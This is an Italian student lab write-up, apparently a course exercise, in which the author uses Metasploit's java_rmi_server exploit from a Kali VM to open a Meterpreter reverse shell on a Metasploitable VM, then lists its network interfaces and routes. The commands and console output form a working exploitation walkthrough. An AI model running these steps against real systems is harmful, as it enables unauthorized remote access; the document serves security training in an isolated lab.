

PROGETTINO

Per iniziare ho settato gli ip come richiesto da traccia.

```
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
valid_lft 86193sec preferred_lft 86193sec
inet6 fe80::e70f:be9e:3a6:7b9b/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3e:f2:6f brd ff:ff:ff:ff:ff:ff
inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth1
valid_lft forever preferred_lft forever
inet6 fe80::a1b0:c84e:4c32:a0c3/64 scope link noprefixroute
valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:9d:a3:b5 brd ff:ff:ff:ff:ff:ff

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
link/ether 08:00:27:b4:bb:16 brd ff:ff:ff:ff:ff:ff
inet 192.168.11.112/24 brd 192.168.11.255 scope
inet6 fe80::a00:27ff:feb4:bb16/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

poi ho selezionato l'exploit corretto dopo aver fatto un **nmap** alla vittima.

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; . ;P'
II 'T; ;P'
II le System 'YvP'
IIIIII

I love shells --egypt

= [ metasploit v6.4.38-dev ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/r/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Ho settato le opzioni per bucare la vittima.

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uCvijtz
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:38358) at 2024-12-20 11:18:23 +0100

meterpreter > |
```

Ho lanciato un **ifconfig** per vedere le configurazioni di rete.




```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM
File Macchina Visualizza Inserimento Dispositivi Aiuto
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb4:bb16
IPv6 Netmask : ::

meterpreter > sS
```

Per concludere ho lanciato un **route** per la tabella di routing.



```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
meterpreter > route
IPv4 network routes
+-----+-----+-----+-----+-----+
Subnet      Netmask      Gateway      Metric      Interface
+-----+-----+-----+-----+-----+
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
+-----+-----+-----+-----+-----+
Subnet      Netmask      Gateway      Metric      Interface
+-----+-----+-----+-----+-----+
::1          ::           ::
fe80::a00:27ff:feb4:bb16 ::           ::
meterpreter > 
```